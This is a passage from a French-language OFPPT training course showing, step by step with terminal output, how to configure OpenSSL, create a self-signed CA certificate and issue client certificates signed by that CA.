osboxes@osboxes:~$ openssl rsa -in Key.priv -pubout -out Key.pub
writing RSA key
```

- Pour vérifier la clé publique générée, il suffit d'exécuter la commande : **openssl rsa -pubin -in Key.pub -text**

```
osboxes@osboxes:~$ openssl  rsa -pubin -in Key.pub -text
RSA Public-Key: (1024 bit)
Modulus:
    00:a7:ba:8a:d8:c8:35:70:c9:4c:33:f5:35:47:7b:
    bb:30:5f:97:ff:0c:5b:ea:91:93:a9:8d:93:8c:13:
    7c:5b:f1:77:e4:fa:a1:f1:f7:9a:a0:d5:76:4c:ab:
    da:1b:72:05:c3:92:cc:0f:9f:ed:54:e5:39:a3:7f:
    7c:6d:92:b7:76:34:ec:ee:0f:ab:8b:0b:d9:39:6c:
    5e:61:68:eb:cf:13:cb:69:e5:13:03:b0:e4:59:17:
    20:d3:72:e0:fd:50:c2:70:c0:11:c5:0d:15:ba:70:
    db:28:bd:33:3c:0c:32:d3:c1:d4:80:c5:3a:52:58:
    c6:39:21:4c:af:18:4e:63:51
Exponent: 65537 (0x10001)
writing RSA key
-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCnuorYyDVwyUwz9TVHe7swX5f/
DFvqkZOpjZOME3xb8Xfk+qHx95qg1XZMq9obcgXDkswPn+1U5Tmjf3xtkrd2NOzu
D6uLC9k5bF5haOvPE8tp5RMDsORZFyDTcuD9UMJwwBHFDRW6cNsovTM8DDLTwdSA
xTpSWMY5IUyvGE5jUQIDAQAB
-----END PUBLIC KEY-----
```

PARTIE 3

ACTIVITÉ 4

GÉNÉRATION DES CERTIFICATS AVEC OPENSSL

Compétences visées :

- Configurer OpenSSL
- Générer des certificats auto-signés
- Générer des certificats clients

Recommandations clés :

- Maitriser le principe des certificats numériques
- Maitriser les notions de base d’une PKI

4 heures

CONSIGNES

1. Pour le formateur

- L'apprenant doit être capable de configurer le fichier openssl.cnf
- Il doit être également capable de générer un certificat auto-signé pour le CA et Des certificats clients

2. Pour l'apprenant

- Il est recommandée de maitriser les notions de base d'une PKI
- Il faut utiliser les commandes fournies au début de l'activité
- Il est également recommandée de suivre les étapes décrites dans l'énoncé

3. Conditions de réalisation :

- VirtualBox installé
- Une machine Virtuelle Ubuntu qui a été utilisée dans l'activité 2.
- Réalisation des activités précédentes (2 et 3) avec succès.

4. Critères de réussite :

- Configurer avec succès l'outil OpenSSL
- Avoir un certificat auto-signé
- Avoir un certificat client signé par le CA

Activité 4
Génération des certificats avec OpenSSL

Présentation des objectifs

- L'objectif principal de cette activité est de mettre en place une plateforme PKI à l'aide d'OpenSSL afin de générer des certificats clients X.509.
- Cette activité sera organisée en trois étapes :
    - Étape 1 : Configuration du fichier openssl.cnf ;
    - Étape 2 : Génération d'un certificat auto-signé (le certificat du CA) ;
    - Étape 3 : Génération des certificats clients.

PARTIE 3

Activité 4
Génération des certificats avec OpenSSL

Étape 1 : Configuration du fichier openssl.cnf

- Le but de cette étape est d'éditer le fichier de configuration 'openssl.cnf'. En fait, à traves ce fichier, il est possible de définir certaines informations importantes. Il est également possible de définir les chemins des principaux répertoires de la plateforme PKI à mettre en place.
- A cet effet, il vous est demandé de réaliser les tâches suivantes :

1. Modifiez le fichier de configuration **openssl.cnf** qui se trouve dans le chemin suivant **/etc/ssl/openssl.cnf** comme suit :

i. Dans la section relative au CA **[CA_default]**

ii. :

```
[ CA_default ]
dir = /etc/activite                          # Le dossier où tout est gardé
certs = $dir/certs                           # Où les certificats délivrés sont conservés
crl_dir = $dir/crl                           # Où sont conservées les crl émises
database = $dir/index.txt                    # Fichier d'index de la base de données.
new_certs_dir = $dir/newcerts                # Emplacement par défaut pour les nouveaux certificats.
certificate = $dir/cacerts/ofpptcacert.pem   # Le certificat du CA
serial = $dir/serial                         # Le numéro de série actuel
crlnumber = $dir/crlnumber                   # Le numéro crl actuel
crl = $dir/crl.pem                           # Le CRL actuel
private_key = $dir/private/ofpptcakey.pem    # La clé privée
```

iii. Dans la section [req] remplacer les valeurs des champs suivants par

```
default_bits = 1024
default_keyfile = privatekey.pem
```

PARTIE 3

Étape 1 : Configuration du fichier openssl.cnf

iii. Dans la section [req _distinguished_ name]

```
countryName_default = MA
stateOrProvinceName_default = MAROC
localityName_default = NEW_CITY
0.organizationName_default = OFPPT
organizationalUnitName_default = SECURITY
```

2. Créez le répertoire **activite**, sous **/etc**
3. Créez tous les répertoires (**certs, cacerts, private, reqs**) sous **/etc/activite** comme configurés dans le fichier **openssl.cnf**
   - private contient des fichiers de clés privées RSA ;
   - certs contient des certificats d'entité finale X.509 ;
   - newcerts contient les nouveaux certificats ;
   - cacerts contient des certificats CA fiables ;
   - reqs contient des demandes de certificat X.509.
4. Créez les deux fichiers suivants sous **/etc/activite** :
   - **index.txt** qui contient la liste des certificats créés ;
   - **serial** qui contient le prochain numéro de série à utiliser.

Étape 1 : Configuration du fichier openssl.cnf

5. Pour initialiser les fichiers cités précédemment, vous devez exécuter les commandes suivantes :
   - **sudo touch index.txt**
   - **sudo touch serial**
   - **# echo 01 > serial** (cela créera un fichier contenant le numéro 1 comme premier numéro de série pour le futur certificat).

Étape 2 : Génération d'un certificat auto-signé

- Cette étape vise à générer le certificat du CA (Certification Autority) qui est un certificat auto-signé.
- Le tableau ci-dessous fournit les commandes nécessaires pour la génération d'un certificat auto-signé.

Syntaxe de la commande	Description	
openssl genrsa <-algo> -out <CApriv.pem> <size>	Permet de générer une clé privée **CApriv.pem** de taille **size** et chiffrée avec l'algorithme de chiffrement **algo.**	
openssl req -new -x509 -days<certificate_validity_period> -key<Capriv.pem> -out<CA_certificate.pem>	Permet de générer un certificat autosigné CA, nommé **CA_certificate.pem** d'une validité **certificate_validity_period** en utilisant la clé privé **CApriv.pem.**	**-new -x509** : new combiné avec x509 signifie qu'un certificat X509 auto-signé sera généré.
		-days : indique le nombre de jours de validité du certificat.
		-key : pointe sur la paire de clés RSA Noté qu'il faut spécifier le chemin (relatif ou absolue) de la clé.
		-out : définit le nom du fichier de certificat.

Étape 2 : Génération d'un certificat auto-signé

- Il vous est demandé dans cette étape de réaliser les tâches suivantes :

1. Générez une clé privée pour le CA, tel que
   - Le nom de la clé est : ofpptcakey.pem ;
   - La taille de la clé est : 2048 bits ;
   - La clé est chiffrée avec l'algoritghme DES3 ;
   - La clé doit être enregistrée dans l'emplacement adéquat : /etc/activite/private.

2. Générez le certificat auto-signé du CA, en utilisant la clé privée générée précédemment, tel que :
   - Le nom du certificat est : ofpptcacert.pem ;
   - La validité du certificat est : 4 ans (365joursx4=1460jours) ;
   - Le certificat doit être enregistré dans l'emplacement adéquat : /etc/activite/cacerts ;
   - **Noté que lors de la génération du certificat, vous devez conserver les informations du CA par défaut qui ont été configurés précédemment dans le fichier openssl.cnf.**

3. Affichez le certificat généré avec la commande **cat ;**
4. Visualisez le certificat généré en mode graphique.

Étape 3 : Génération des certificats clients

- Cette étape vise à générer les certificats clients qui doivent être signés par un CA.
- Le tableau ci-dessous fournit les commandes nécessaires pour la génération d'un certificat client.

Syntaxe de la commande	Description	
openssl genrsa <-algo> -out <clientpriv.pem> <size>	Permet de générer une clé privée **clientpriv.pem** de taille **size** et chiffrée avec l'algorithme de chiffrement **algo.**	
openssl req -new -key <clientpriv.pem> -out <clientrequest.pem>	Permet de générer une requête client, nommé **clientrequest.pem** en utilisant la clé privé **clientpriv.pem.** Cette requête est générée auprès du CA pour l'obtention d'un certificat client par la suite.	**-new** : combiné avec req permet la génération d'une nouvelle requête. **-key** : pointe sur la paire de clés RSA Noté qu'il faut spécifier le chemin (relatif ou absolue) de la clé. **-out** : définit le nom du fichier sortant.
openssl ca -in <clientrequest.pem> -out <clientcertifcate.pem>	Permet de générer un certificat client **clientcertificate.pem** signé par le CA à partir de la requête client **clientrequest.pem.**	
openssl verify -CAfile <CA_certificate.pem> <clientcertifcate.pem>	Permet de vérifier la validité du certificat client **clientcertifcate.pem** au près du CA. Sachant que **CA_certificate.pem** est le certificate du CA.	

PARTIE 3

Étape 3 : Génération des certificats clients

- Il vous est demandé dans cette étape de réaliser les tâches suivantes :

1. Générez une clé privée pour un client A, tel que
    - Le nom de la clé est : ClientAkey.pem ;
    - La taille de la clé est : 1024 bits ;
    - La clé est chiffrée avec l'algoritghme DES3 ;
    - La clé doit être enregistrée dans l'emplacement adéquat : /etc/activite/private.

2. Générez la requête client, en utilisant la clé privée générée précédemment, tel que :
    - Le nom du fichier contenant la requête est : ClientArequest.pem ;
    - La fichier de la requête doit être enregistrée dans l'emplacement adéquat : /etc/activite/reqs ;
    - **Noté que lors de la génération de la requête client, vous devez conserver les informations générales mais il faut saisir certains informations du client. Pour ce faire :**
        - **Le nom du client doit être saisi dans le champ Common Name. La valeur attribuée peut être ClientB.**
        - **Le mail du client doit être saisi dans le champ Email Address . La valeur attribuée peut être clientA@gmail.com.**

Étape 3 : Génération des certificats clients

3. Générez le certificat du client A qui est signé par le CA, en utilisant la requête générée précédemment, tel que :
    - Le nom du certificat est : ClientAcertificate.pem
    - Le certificat doit être enregistré dans l'emplacement adéquat : /etc/activite/certs
4. Vérifiez la validité du certificat généré ;
5. Affichez le certificat généré avec la commande **cat ;**
6. Visualisez le certificat généré en mode graphique ;
7. Répétez les tâches précédentes (1→7) pour générer un deuxième certificat client pour un client B.

Activité 4
Correction

Étape 1 : Configuration du fichier openssl.cnf

La figure ci-dessous illustre la configuration finale de la section CA **[CA_default]** dans le fichier openssl.cnf

```
####################################################################
[ CA_default ]

dir             = /etc/activite         # Where everything is kept
certs           = $dir/certs            # Where the issued certs are kept
crl_dir         = $dir/crl              # Where the issued crl are kept
database        = $dir/index.txt        # database index file.
#unique_subject = no                    # Set to 'no' to allow creation of
                                        # several certs with same subject.
new_certs_dir   = $dir/newcerts         # default place for new certs.

certificate     = $dir/cacerts/ofpptcacert.pem # The CA certificate
serial          = $dir/serial           # The current serial number
crlnumber       = $dir/crlnumber        # the current crl number
                                        # must be commented out to leave a V1 C
crl             = $dir/crl.pem          # The current CRL
private_key     = $dir/private/ofpptcakey.pem# The private key

x509_extensions = usr_cert              # The extensions to add to the cert
```

La figure ci-dessous illustre la configuration finale de la section **[req]** dans le fichier openssl.cnf

```
####################################################################
[ req ]
default_bits            = 1024
default_keyfile         = privatekey.pem
distinguished_name      = req_distinguished_name
attributes              = req_attributes
x509_extensions = v3_ca # The extensions to add to the self signed cert
```

PARTIE 3

Étape 1 : Configuration du fichier openssl.cnf

La figure ci-dessous illustre la configuration finale de la section **[req _distinguished_ name]** dans le fichier openssl.cnf

```
[ req_distinguished_name ]
countryName                     = Country Name (2 letter code)
countryName_default             = MA
countryName_min                 = 2
countryName_max                 = 2

stateOrProvinceName             = State or Province Name (full name)
stateOrProvinceName_default     = MAROC

localityName                    = Locality Name (eg, city)
localityName_default            =NEW_CITY

0.organizationName              = Organization Name (eg, company)
0.organizationName_default      = OFPPT

# we can do this but it is not needed normally :-)#1.organizationName
#1.organizationName_default     = World Wide Web Pty Ltd

organizationalUnitName          = Organizational Unit Name (eg, section)
organizationalUnitName_default  = SECURITY
```

Activité 4
Correction

Étape 1 : Configuration du fichier openssl.cnf

- La figure suivante illustre le résultats des commandes permettant la création des répertoires activité, sous /etc ainsi que certs, newcerts, cacerts, private, et reqs sous /etc/activite comme configuré dans le fichier openssl.cnf.
- Les commandes exécutées sont les suivantes :
    - **cd /etc**
    - **sudo mkdir activate**
    - **cd activate**
    - **sudo mkdir private**
    - **sudo mkdir certs**
    - **sudo mkdir newcerts**
    - **sudo mkdir cacerts**
    - **sudo mkdir reqs**

```
osboxes@osboxes:~$ cd /etc/
osboxes@osboxes:/etc$ sudo mkdir activite
osboxes@osboxes:/etc$ cd activite
osboxes@osboxes:/etc/activite$ sudo mkdir private
osboxes@osboxes:/etc/activite$ sudo mkdir certs
osboxes@osboxes:/etc/activite$ sudo mkdir cacerts
osboxes@osboxes:/etc/activite$ sudo mkdir reqs
```

PARTIE 3

Activité 4
Correction

Étape 1 : Configuration du fichier openssl.cnf

- Les figures ci-contre illustrent le résultats des commandes permettant la création et l'initialisation des fichiers index.txt et serial.
- Les commandes exécutées sont les suivantes :
  - **sudo touch index.txt**
  - **sudo touch serial**
  - **sudo su**
  - **#echo 01 > serial**
  - **#cat serial**

```
osboxes@osboxes:/etc/activite$ sudo touch index.txt
osboxes@osboxes:/etc/activite$ sudo touch serial
```

```
root@osboxes:/etc/activite# echo 01 > serial
root@osboxes:/etc/activite# cat serial
01
```

PARTIE 3

Activité 4
Correction

Étape 2 : Génération d'un certificat auto-signé

1. Pour générer la clé privée pour le CA en respectant l'énoncé, il suffit d'exécuter la commande suivante : **sudo openssl genrsa -des3 -out private/ofpptcakey.pem 2048**

```
osboxes@osboxes:/etc/activite$ sudo openssl genrsa -des3 -out private/ofpptcakey
.pem 2048
Generating RSA private key, 2048 bit long modulus (2 primes)
.....................................+++++
.........................+++++
e is 65537 (0x010001)
Enter pass phrase for private/ofpptcakey.pem:
Verifying - Enter pass phrase for private/ofpptcakey.pem:
```

2. Pour générer le certificat auto-signé du CA, en respectant l'énoncé, il suffit d'exécuter la commande :

   sudo openssl req -new -x509 -days 1460 -key private/ofpptcakey.pem -out cacerts/ofpptcacert.pem

```
osboxes@osboxes:/etc/activite$ sudo openssl req -new -x509 -days 1460 -key priva
te/ofpptcakey.pem -out cacerts/ofpptcacert.pem
Enter pass phrase for private/ofpptcakey.pem:
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [MA]:
State or Province Name (full name) [MAROC]:
Locality Name (eg, city) [NEW_CITY]:
Organization Name (eg, company) [OFPPT]:
Organizational Unit Name (eg, section) [SECURITY]:
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:
```

PARTIE 3

PARTIE 3


Étape 2 : Génération d'un certificat auto-signé

Le résultat de l'affichage du certificat du CA en exécutant la commande

cat cacerts/ofpptcacert.pem

```
osboxes@osboxes:/etc/activite$ cat cacerts/ofpptcacert.pem
-----BEGIN CERTIFICATE-----
MIIDhzCCAm+gAwIBAgIUYLadqgoi74jOzgapxdFMQo3ceEQwDQYJKoZIhvcNAQEL
BQAwUzELMAkGA1UEBhMCTUExDjAMBgNVBAgMBU1BUk9DMREwDwYDVQQHDAhORVdf
Q0lUWTEOMAwGA1UECgwFT0ZQUFQxETAPBgNVBAsMCFNFQ1VSSVRZMB4XDTIyMDMx
OTIwMDc0MFoXDTI2MDMxODIwMDc0MFowUzELMAkGA1UEBhMCTUExDjAMBgNVBAgM
BU1BUk9DMREwDwYDVQQHDAhORVdfQ0lUWTEOMAwGA1UECgwFT0ZQUFQxETAPBgNV
BAsMCFNFQ1VSSVRZMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA0/O3
6oXp+6NBw7sGT/SiPyiEWCRCj4YhBgl70rXt2a7YQeyPFol8HgG6ee4ANUfSGFJH
9hPVnnO7S7YC5EI9aNG5lF4JeISGqNlcXsRvdsbSGm5kYySxQFWiy8pgsfmKZthj
tyzhaIeV23jLnpjpOnPoh/y6np/vSMMs+wNVQih8+fMYbiC9mLJqg0mAwQUD84/S
Su6E8GKbmjq44saCLvw4HEmXVd0eoJoaFBCW0Om/WpNJz/o4p5pjtN5CMLaXQ47G
vfa+7vD5Gc5nLSo+QyiCpDHizAsEnjYwHsct8KRZCkjiidDKrqckissKS1FFQnmm
i2zPdAKsRBU9fwtL7QIDAQABo1MwUTAdBgNVHQ4EFgQU9kg44XzWwn2rh5pLu3Fc
yiOkT2QwHwYDVR0jBBgwFoAU9kg44XzWwn2rh5pLu3FcyiOkT2QwDwYDVR0TAQH/
BAUwAwEB/zANBgkqhkiG9w0BAQsFAAOCAQEAL5hOkPg2PUB0rEavB2sHJCghmanM
vJPuYIYiyN3cGQTmmhD4FehVppQMSeD8js/W598KPPKaqRRRv4M8e3JvuG/h4nLy
2pcqw5wFJ8IvyDn9IoO3EQwYysSlhWv8x5y010jyaHttZK//Pil5eRiX3FSERlSS
RDO+dYBCfG7mIRDY7CePcYFcZqG/2g7W/YGeNBWoAjRIBrPnpbdd4rvKEXyjXaA8
1Rxgw+16zw6Zfkf4Xt03Z+dXGh5DLt3EDmQvrwkeRfbmK4IIydSgx0rOEN9y/bHl
5SInKLxv6/ndSBpfJOwlmuPeZQyfjIKM5kWK0C9UXnCz9bkNlHUwXmsWcQ==
-----END CERTIFICATE-----
```

Le résultat de l'affichage du certificat du CA en mode graphique



Activité 4
Correction

Étape 3 : Génération des certificats clients

1. Pour générer la clé privée du client A en respectant l'énoncé, il suffit d'exécuter la commande suivante : **sudo openssl genrsa -des3 -out private/ClientAkey.pem 1024**

```
osboxes@osboxes:/etc/activite$ sudo openssl genrsa -des3 -out private/ClientAkey
.pem 1024
Generating RSA private key, 1024 bit long modulus (2 primes)
.....................................+++++
.................+++++
e is 65537 (0x010001)
Enter pass phrase for private/ClientAkey.pem:
Verifying - Enter pass phrase for private/ClientAkey.pem:
```

2. Pour générer la requête du client A, en respectant l'énoncé, il suffit d'exécuter la commande :

   sudo openssl req -new -key private/ClientAkey.pem -out reqs/ClientArequest.pem

```
osboxes@osboxes:/etc/activite$ sudo openssl req -new -key private/ClientAkey.pem
 -out reqs/ClientArequest.pem
Enter pass phrase for private/ClientAkey.pem:
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [MA]:
State or Province Name (full name) [MAROC]:
Locality Name (eg, city) [NEW_CITY]:
Organization Name (eg, company) [OFPPT]:
Organizational Unit Name (eg, section) [SECURITY]:
Common Name (e.g. server FQDN or YOUR name) []:ClientA
Email Address []:clientA@gmail.com

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:1234
An optional company name []:
```

PARTIE 3

Étape 3 : Génération des certificats clients

3. Pour générer le certificat du client A qui est signé par le CA, il suffit d'exécuter la commande suivante :

   sudo openssl ca -in reqs/ClientArequest.pem -out certs/ClientAcertificate.pem

```
osboxes@osboxes:/etc/activite$ sudo openssl ca -in reqs/ClientArequest.pem -out certs/ClientAcertificate.pem
Using configuration from /usr/lib/ssl/openssl.cnf
Enter pass phrase for /etc/activite/private/ofpptcakey.pem:
Check that the request matches the signature
Signature ok
Certificate Details:
        Serial Number: 1 (0x1)
        Validity
            Not Before: Mar 19 20:27:28 2022 GMT
            Not After : Mar 19 20:27:28 2023 GMT
        Subject:
            countryName               = MA
            stateOrProvinceName       = MAROC
            organizationName          = OFPPT
            organizationalUnitName    = SECURITY
            commonName                = ClientA
            emailAddress              = clientA@gmail.com
        X509v3 extensions:
            X509v3 Basic Constraints:
                CA:FALSE
            Netscape Comment:
                OpenSSL Generated Certificate
            X509v3 Subject Key Identifier:
                9D:A3:60:A6:6B:DE:0B:71:36:39:E6:B5:6C:C7:7B:E0:CE:9A:ED:1F
            X509v3 Authority Key Identifier:
                keyid:F6:48:38:E1:7C:D6:C2:7D:AB:87:9A:4B:BB:71:5C:CA:23:A4:4F:64

Certificate is to be certified until Mar 19 20:27:28 2023 GMT (365 days)
Sign the certificate? [y/n]:y
```

4. Pour vérifier la validité du certificat généré, il suffit d'exécuter la commande : **sudo openssl verify -CAfile cacerts/ofpptcacert.pem certs/ClientAcertificate.pem**

```
osboxes@osboxes:/etc/activite$ sudo openssl verify -CAfile cacerts/ofpptcacert.p
em certs/ClientAcertificate.pem
certs/ClientAcertificate.pem: OK
```

PARTIE 3

Activité 4
Correction


Étape 3 : Génération des certificats clients

Le résultat de l'affichage du certificat du client A en exécutant la commande :

cat certs/ClientAcertificate.pem

```
osboxes@osboxes:/etc/activite$ cat certs/ClientAcertificate.pem
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 1 (0x1)
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: C=MA, ST=MAROC, L=NEW_CITY, O=OFPPT, OU=SECURITY
        Validity
            Not Before: Mar 19 20:27:28 2022 GMT
            Not After : Mar 19 20:27:28 2023 GMT
        Subject: C=MA, ST=MAROC, O=OFPPT, OU=SECURITY, CN=ClientA/emailAddress=clientA@gmail.com
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                RSA Public-Key: (1024 bit)
                Modulus:
                    00:d2:eb:e0:c4:3b:28:4e:c4:55:67:ee:4c:71:06:
                    55:ea:03:1c:94:2c:9f:1d:fc:b8:42:6b:d7:60:d0:
                    67:f5:e1:93:9b:49:9a:e7:a9:6b:61:e3:d2:1b:2f:
                    53:b1:64:39:13:bd:fb:ce:b7:91:f4:41:26:62:70:
                    09:ac:ad:63:01:9c:fd:8d:5e:d2:cd:87:1d:84:cb:
                    17:6e:98:6a:3f:f1:9b:38:6d:f5:bb:35:e7:b1:65:
                    d3:d4:30:e0:32:61:11:29:cf:3b:d4:d0:4a:50:1f:
                    fe:e7:ad:d2:85:5c:03:c2:95:5d:83:f6:8b:df:88:
                    a6:16:05:bf:26:1c:1f:a3:d5
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Basic Constraints:
                CA:FALSE
            Netscape Comment:
                OpenSSL Generated Certificate
```

Le résultat de l'affichage du certificat du Client A en mode graphique



PARTIE 3

Étape 3 : Génération des certificats clients

7. Pour générer la clé privée du client B en respectant l'énoncé, il suffit d'exécuter la commande suivante : **sudo openssl genrsa -des3 -out private/ClientBkey.pem 1024**

```
osboxes@osboxes:/etc/activite$ sudo openssl genrsa -des3 -out private/ClientBkey.pem 1024
Generating RSA private key, 1024 bit long modulus (2 primes)
...+++++
.....................+++++
e is 65537 (0x010001)
Enter pass phrase for private/ClientBkey.pem:
Verifying - Enter pass phrase for private/ClientBkey.pem:
```

8. Pour générer la requête du client B, en respectant l'énoncé, il suffit d'exécuter la commande :

   sudo openssl req -new -key private/ClientBkey.pem -out reqs/ClientBrequest.pem

```
osboxes@osboxes:/etc/activite$ sudo openssl req -new -key private/ClientBkey.pem -out reqs/ClientBrequest.pe
m
Enter pass phrase for private/ClientBkey.pem:
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [MA]:
State or Province Name (full name) [MAROC]:
Locality Name (eg, city) [NEW_CITY]:
Organization Name (eg, company) [OFPPT]:
Organizational Unit Name (eg, section) [SECURITY]:
Common Name (e.g. server FQDN or YOUR name) []:ClientB
Email Address []:clientB@gmail.com

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:1234
An optional company name []:
```

PARTIE 3

Étape 3 : Génération des certificats clients

9. Pour générer le certificat du client B qui est signé par le CA, il suffit d'exécuter la commande suivante :

   sudo openssl ca -in reqs/ClientBrequest.pem -out certs/ClientBcertificate.pem

```
osboxes@osboxes:/etc/activite$ sudo openssl ca -in reqs/ClientBrequest.pem -out certs/ClientBcertificate.pem

Using configuration from /usr/lib/ssl/openssl.cnf
Enter pass phrase for /etc/activite/private/ofpptcakey.pem:
Check that the request matches the signature
Signature ok
Certificate Details:
        Serial Number: 2 (0x2)
        Validity
            Not Before: Mar 19 20:41:51 2022 GMT
            Not After : Mar 19 20:41:51 2023 GMT
        Subject:
            countryName               = MA
            stateOrProvinceName       = MAROC
            organizationName          = OFPPT
            organizationalUnitName    = SECURITY
            commonName                = ClientB
            emailAddress              = clientB@gmail.com
        X509v3 extensions:
            X509v3 Basic Constraints:
                CA:FALSE
            Netscape Comment:
                OpenSSL Generated Certificate
            X509v3 Subject Key Identifier:
                5B:92:4B:33:51:05:77:47:4D:C5:00:01:34:40:1F:83:94:1C:9D:E8
            X509v3 Authority Key Identifier:
                keyid:F6:48:38:E1:7C:D6:C2:7D:AB:87:9A:4B:BB:71:5C:CA:23:A4:4F:64

Certificate is to be certified until Mar 19 20:41:51 2023 GMT (365 days)
```

10. Pour vérifier la validité du certificat généré, il suffit d'exécuter la commande : **sudo openssl verify -CAfile cacerts/ofpptcacert.pem certs/ClientBcertificate.pem**

```
osboxes@osboxes:/etc/activite$ sudo openssl verify -CAfile cacerts/ofpptcacert.p
em certs/ClientBcertificate.pem
certs/ClientBcertificate.pem: OK
```

PARTIE 3

PARTIE 3


Étape 3 : Génération des certificats clients

Le résultat de l'affichage du certificat du client B en exécutant la commande :

cat certs/ClientBcertificate.pem

```
osboxes@osboxes:/etc/activite$ cat certs/ClientBcertificate.pem
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 2 (0x2)
        Signature Algorithm: sha256WithRSAEncryption
